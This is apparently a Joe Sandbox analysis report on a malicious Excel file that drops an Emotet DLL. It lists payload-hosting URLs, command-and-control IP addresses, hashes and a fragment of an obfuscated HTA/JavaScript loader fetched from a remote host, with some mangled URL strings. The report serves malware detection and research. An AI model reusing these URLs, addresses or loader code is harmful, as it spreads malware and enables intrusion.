http://https://pcovestudio.com/wp-admin/c3zgRi2wXwCbdSD3iz/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlv1.0	100%	Avira URL Cloud	malware	
http://https://grupomartinsanchez.com/wp-admin/QpFDJPMY49/PE3	100%	Avira URL Cloud	malware	
http://kuyporn.c	0%	Avira URL Cloud	safe	
http://https://elroieyecentre.org/cgi-b	100%	Avira URL Cloud	malware	
http://https://thaireportchannel.com/wp-includes/KaWZp0odkEO/PE3	100%	Avira URL Cloud	malware	
http://jeffreylubin.igclout.com/wp-admin/vzOG/	100%	Avira URL Cloud	malware	
http://91.240.11	0%	URL Reputation	safe	
http://91.240.118.168/qqw/aas/se.html~(	100%	Avira URL Cloud	malware	
http://kuyporn.com/wp-content/XSs5/	100%	Avira URL Cloud	malware	
http://docs-construction.com/wp-admin/JJEf0kEA5/	100%	Avira URL Cloud	malware	
http://flybustravel.com/cgi-bin/2TjUH/	100%	Avira URL Cloud	malware	
http://wallacebradley.com/css/Yc	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.pngPE3	100%	Avira URL Cloud	malware	
http://wallacebradley.com/css/YcDc927SJR/	100%	Avira URL Cloud	malware	
http://https://elroieyecentre.org/cgi-bin/l42slgmf8nBpUYsb/PE3	100%	Avira URL Cloud	malware	
http://https://algzor.com/wp-includes/g	100%	Avira URL Cloud	malware	
http://www.protware.comth4cM	0%	Avira URL Cloud	safe	
http://wallacebradley.com/css/YcDc927SJR/PE3	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://91.240.118.168/qqw/aas/se.htmlhttp://91.240.118.168/qqw/aas/se.html	100%	Avira URL Cloud	malware	
http://docs-construction.com/wp-	0%	Avira URL Cloud	safe	
http://https://bluwom-milano.com/wp-content/FEj3y4z/	100%	Avira URL Cloud	malware	
http://https://esaci-egypt.com/wp-includes/W7qXVeGp/	100%	Avira URL Cloud	malware	
http://https://thaireportchannel.com/wp-includes/KaWZp0odkEO/	100%	Avira URL Cloud	malware	
http://kuyporn.com	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlNE	100%	Avira URL Cloud	malware	
http://flybustravel.com/cgi-bin/2TjUH/PE3	100%	Avira URL Cloud	malware	
http://kuyporn.com/wp-content/XSs5/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.html	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlB	100%	Avira URL Cloud	malware	
http://https://bluwom-milano.com/wp-con	100%	Avira URL Cloud	malware	
http://https://bluwom-milano.com/wp-content/FEj3y4z/PE3	100%	Avira URL Cloud	malware	
http://jeffreylubin.igclout.com	100%	Avira URL Cloud	malware	
http://https://elroieyecentre.org/cgi-bin/l42slgmf8nBpUYsb/	100%	Avira URL Cloud	malware	
http://www.protware.com	0%	URL Reputation	safe	
http://91.240.118.168/qqw/aas/se.html&E	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmln	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://91.240.118.168/qqw/aas/se	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.png	100%	Avira URL Cloud	malware	
http://https://thaireportchannel.com/wp	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmls	100%	Avira URL Cloud	malware	
http://jeffreylubin.igclout.com/	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlC:	100%	Avira URL Cloud	malware	
http://flybustravel.com/cgi-bin/	100%	Avira URL Cloud	malware	
http://jeffreylubin.igclout.com/wp-admin/vzOG/PE3	100%	Avira URL Cloud	malware	
http://https://esaci-egypt.com/wp-inclu	100%	Avira URL Cloud	malware	
http://https://pcovestudio.com/wp-admin/c3zgRi2wXwCbdSD3iz/	100%	Avira URL Cloud	malware	
http://91.240.118.168	100%	URL Reputation	malware	
http://https://algzor.com/wp-includes/ghFXVrGLEh/PE3	100%	Avira URL Cloud	malware	
http://https://algzor.com/wp-includes/ghFXVrGLEh/	100%	Avira URL Cloud	malware	
http://https://grupomartinsanchez.com/wp-admin/QpFDJPMY49/	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlmshta	100%	Avira URL Cloud	malware	
http://https://esaci-egypt.com/wp-includes/W7qXVeGp/PE3	100%	Avira URL Cloud	malware	
http://https://pcovestudio.com/wp-admin	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kuyporn.com	172.67.149.209	true	false		unknown
jeffreylubin.igclout.com	74.208.236.157	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://jeffreylubin.igclout.com/wp-admin/vzOG/	true	• Avira URL Cloud: malware	unknown
http://kuyporn.com/wp-content/XSs5/	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.html	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.png	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://kuyporn.com/wp-content/XS	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://piriform.comk	powershell.exe, 00000006.00000002.682272130.00000000002D8000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://docs-construction.com/wp-admin/JJEf0kEA5/PE3	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlWinSta0	mshta.exe, 00000004.00000002.454409701.00000000002B0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://algzor.c	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.168/qqw/aas/se.htmlfunction	mshta.exe, 00000004.00000003.432443506.00000000024AD000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://grupomartinsanchez.com/w	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://pcovestudio.com/wp-admin/c3zgRi2wXwCbdSD3iz/PE3	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://91.240.118.168/qqw/aas/se.htmlv1.0	mshta.exe, 00000004.00000003.451477206.0 000000002E41000.00000004.00000020.000200 00.00000000.sdmp, mshta.exe, 00000004.00 000003.430440869.0000000002E3F000.000000 04.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.454957215.0000000002E4100 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://grupomartinsanchez.com/wp-admin/QpFDJPMY49/PE3	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://kuyporn.c	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://elroieyecentre.org/cgi-b	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://thaireportchannel.com/wp-includes/KaWZp0odkEO/PE3	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.11	powershell.exe, 00000006.00000002.690745 051.000000000365E000.00000004.00000800.0 0020000.00000000.sdmp	true	• URL Reputation: safe	low
http://91.240.118.168/qqw/aas/se.html~(	mshta.exe, 00000004.00000002.454744998.0 0000000003E6000.00000004.00000020.000200 00.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://docs-construction.com/wp-admin/JJEf0kEA5/	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://flybustravel.com/cgi-bin/2TjUH/	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://wallacebradley.com/css/Yc	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.pngPE3	powershell.exe, 00000006.00000002.690745 051.000000000365E000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://wallacebradley.com/css/YcDc927SJR/	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://elroieyecentre.org/cgi-bin/l42slgmf8nBpUYsb/PE3	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://algzor.com/wp-includes/g	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.comth4cM	mshta.exe, 00000004.00000003.430440869.0 000000002E3F000.00000004.00000020.000200 00.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://wallacebradley.com/css/YcDc927SJR/PE3	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.%s.comPA	rundll32.exe, 00000013.00000002.68285973 5.0000000002C17000.00000004.00000001.000 20000.00000000.sdmp	false	• URL Reputation: safe	low
http://91.240.118.168/qqw/aas/se.htmlhttp://91.240.118.168/qqw/aas/se.html	mshta.exe, 00000004.00000003.431930961.0 0000000024A5000.00000004.00000800.000200 00.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://docs-construction.com/wp-	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://bluwom-milano.com/wp-content/FEj3y4z/	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://esaci-egypt.com/wp-includes/W7qXVeGp/	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://thaireportchannel.com/wp-includes/KaWZp0odkEO/	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://kuyporn.com	powershell.exe, 00000006.00000002.690873 747.00000000037B6000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlNE	mshta.exe, 00000004.00000002.454455576.0 0000000002EE000.00000004.00000020.000200 00.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://flybustravel.com/cgi-bin/2TjUH/PE3	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://kuyporn.com/wp-content/XSs5/PE3	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlB	DETAILS-145.xls.0.dr	true	• Avira URL Cloud: malware	unknown
http://https://bluwom-milano.com/wp-con	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://bluwom-milano.com/wp-content/FEj3y4z/PE3	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://jeffreylubin.igclout.com	powershell.exe, 00000006.00000002.690900197.000000000380B000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://elroieyecentre.org/cgi-bin/l42slgmf8nBpUYsb/	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.cloudflare.com/5xx-error-landing	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.690900197.000000000380B000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.protware.com	mshta.exe, 00000004.00000002.454946718.000000002E30000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://91.240.118.168/qqw/aas/se.html&E	mshta.exe, 00000004.00000002.454455576.00000000002EE000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmln	mshta.exe, 00000004.00000002.454455576.00000000002EE000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se	powershell.exe, 00000006.00000002.690745051.000000000365E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	rundll32.exe, 00000013.00000002.682859735.0000000002C17000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://thaireportchannel.com/wp	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmls	mshta.exe, 00000004.00000002.454409701.00000000002B0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://jeffreylubin.igclout.com/	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlC:	mshta.exe, 00000004.00000002.454965047.000000002E55000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.452003548.0000000002E55000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.430447784.0000000002E55000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.451488221.0000000002E55000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://flybustravel.com/cgi-bin/	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://jeffreylubin.igclout.com/wp-admin/vzOG/PE3	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://esaci-egypt.com/wp-inclu	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://pcovestudio.com/wp-admin/c3zgRi2wXwCbdSD3iz/	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168	powershell.exe, 00000006.00000002.690745051.000000000365E000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://algzor.com/wp-includes/ghFXVrGLEh/PE3	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://algzor.com/wp-includes/ghFXVrGLEh/	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://grupomartinsanchez.com/wp-admin/QpFDJPMY49/	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlmshta	mshta.exe, 00000004.00000002.454409701.00000000002B0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://esaci-egypt.com/wp-includes/W7qXVeGp/PE3	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://pcovestudio.com/wp-admin	powershell.exe, 00000006.00000002.690873747.00000000037B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.148.81.119	unknown	United States		20473	AS-CHOOPAUS	true
104.131.62.48	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
198.199.98.78	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
194.9.172.107	unknown	unknown		207992	FEELBFR	true
59.148.253.194	unknown	Hong Kong		9269	HKBN-AS-APHongKongBroadbandNetworkLtdHK	true
74.207.230.120	unknown	United States		63949	LINODE-APLinodeLLCUS	true
103.41.204.169	unknown	Indonesia		58397	INFINYS-AS-IDPTInfinysSystemIndonesiaID	true
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
191.252.103.16	unknown	Brazil		27715	LocawebServicosdeInternetSABR	true
168.197.250.14	unknown	Argentina		264776	OmarAnselmoRipollTDCNETAR	true
185.148.168.15	unknown	Germany		44780	EVERSCALE-ASDE	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
66.42.57.149	unknown	United States		20473	AS-CHOOPAUS	true
91.240.118.168	unknown	unknown		49453	GLOBALLAYERNL	true
139.196.72.155	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true
217.182.143.207	unknown	France		16276	OVHFR	true
203.153.216.46	unknown	Indonesia		45291	SURF-IDPTSurfindoNetworkID	true
159.69.237.188	unknown	Germany		24940	HETZNER-ASDE	true
116.124.128.206	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
37.59.209.141	unknown	France		16276	OVHFR	true
78.46.73.125	unknown	Germany		24940	HETZNER-ASDE	true
210.57.209.142	unknown	Indonesia		38142	UNAIR-AS-IDUniversitasAirlanggaID	true
172.67.149.209	kuyporn.com	United States		13335	CLOUDFLARENETUS	false
185.148.168.220	unknown	Germany		44780	EVERSCALE-ASDE	true
74.208.236.157	jeffreylubin.igclout.com	United States		8560	ONEANDONE-ASBrauerstrasse48DE	false
54.37.228.122	unknown	France		16276	OVHFR	true
185.168.130.138	unknown	Ukraine		49720	GIGACLOUD-ASUA	true
190.90.233.66	unknown	Colombia		18678	INTERNEXASAESPCO	true
142.4.219.173	unknown	Canada		16276	OVHFR	true
54.38.242.185	unknown	France		16276	OVHFR	true
195.154.146.35	unknown	France		12876	OnlineSASFR	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
78.47.204.80	unknown	Germany		24940	HETZNER-ASDE	true
118.98.72.86	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
62.171.178.147	unknown	United Kingdom		51167	CONTABODE	true
128.199.192.135	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562407
Start date:	28.01.2022
Start time:	21:03:46
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DETAILS-145.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.expl.evad.winXLS@29/9@2/36
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 20.6% (good quality ratio 19.4%) • Quality average: 72% • Quality standard deviation: 25.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Execution Graph export aborted for target mshta.exe, PID 2816 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 1516 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: DETAILS-145.xls

Simulations

Behavior and APIs

Time	Type	Description
21:07:26	API Interceptor	57x Sleep call for process: mshta.exe modified
21:07:31	API Interceptor	435x Sleep call for process: powershell.exe modified
21:07:52	API Interceptor	127x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\QWER.dll

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	557056
Entropy (8bit):	7.004121873463284
Encrypted:	false
SSDEEP:	6144:HUNF4UQXTkkAiBuGKDU5PSczbmOTT0DaTMG2UylbdTN1itwRClN6RfcjJxX4R0Zq:AeAa4DU5PSczbmmTzTnzyDx6BrWt
MD5:	E2294F5521E781B3E691CB764C5E07AC
SHA1:	3697DC13629DECE42CA0F437FB0F0A0B0FEEE174
SHA-256:	358839196733595F91A4574D36DBE91706F40782137F4565FE0ED35EF4AB27BA
SHA-512:	4C302A258895C3F98578FBF74FDF142B0AD3C0305C50B7B84BBC9B8703CC7CD40AED4402347F19E3049CD9E2767FC23B1E5C4C41243D8DA7BDBACC9C961D9D2
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: C:\ProgramData\QWER.dll, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2...2-..2...2-..2Rich,..2.....PE..L.....a.....!.....P... .....`.....]....@-..R...4.....Pv..... ..0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...Pv.....`.....@..@.reloc..v.... .....@..B. .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\se[1].htm

Process:	C:\Windows\System32\mshta.exe
File Type:	data
Category:	downloaded
Size (bytes):	11230
Entropy (8bit):	6.174353476920402
Encrypted:	false
SSDEEP:	192:aYVCkQn+a8Ytu3jBoYwMxsybTH8lNQwAB3fEbMH4+juo8w8q0T1fEnXAdZl+gpX:aYUkNa8ZBoYwMDXH8lNbs8BJZl+WX
MD5:	3CDAF9C34211A5219808433770A34E72
SHA1:	A16F4AC4AF7E46FF84E330BF50A9B6AA6A9A93EC
SHA-256:	CD29D9E79ED2874B6597961173BA7EF09B5F2295CF330BFDAEFF84459EBC58FB
SHA-512:	489E0C619AC80BBE287D8C9C339A11932CB8991EFBD29D536B3D45F9259D325551DF9DC6B1B38DFC4B72051CB05C856C81F9B767CE66A910FE3876927CE657 2
Malicious:	false
IE Cache URL:	http://91.240.118.168/qqw/aas/se.html
Preview:	.....<html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&ll1&&!lll));l_ll=location+'';l11=navigator.userAgent.toLowerCase();function ll1(l1l){return l11.indexOf(l1l)>0?true:false};llI=ll1('kht')||ll1('per');f9f76c|=llI;zLP=location.protocol+'0FD';vLG487Q2fbnWb=new Array();d3fUhQBfUW303=new Array();d3fUhQBfUW303[0]='c\161\171R%50%32e%37' ;vLG487Q2fbnWb[0]='.<.!.D.O.C.T.Y.P.E. .h.t.m.l. .P.U.B.L.I.C. .".-./.W.3.C~..D.T.D. .X.H.T.M.L. .1...0. .T.r.a.n.s.i.t.i.o.n.a.l~..E.N."~.~\n.t.p.:~..w~B...w.3...o.r.g./.T.R./.x~\n~..1./~..D~N~P.l.1.-.t~~/~1~3~5.l...d.t.d.">.<~W. .x~.~/.=."~=~?~A~C~E~G~l./.1.9~y~V~..l~f~h.e.a.d~g.s.c.r.i.p.t.>.e.v~6.(.u.n.e}..a.p.e.(.\'.\\.1.6.6.a.r.%.2.0.%.7

C:\Users\user\AppData\Local\Temp\54C4.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTILPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false

Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DF632A2497A7AF7BEB.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	2.664554788742027
Encrypted:	false
SSDEEP:	768:YxsINg5+nBqmIk3hbdlylKsgqopeJBWhZFGkE+cML:YY+nBqmIk3hbdlylKsgqopeJBWhZFGk7
MD5:	534B016025B9A11F0776BBE070BC9EBC
SHA1:	23D5520395E4BC1DF6ADE5661554F1DD387DB5CA
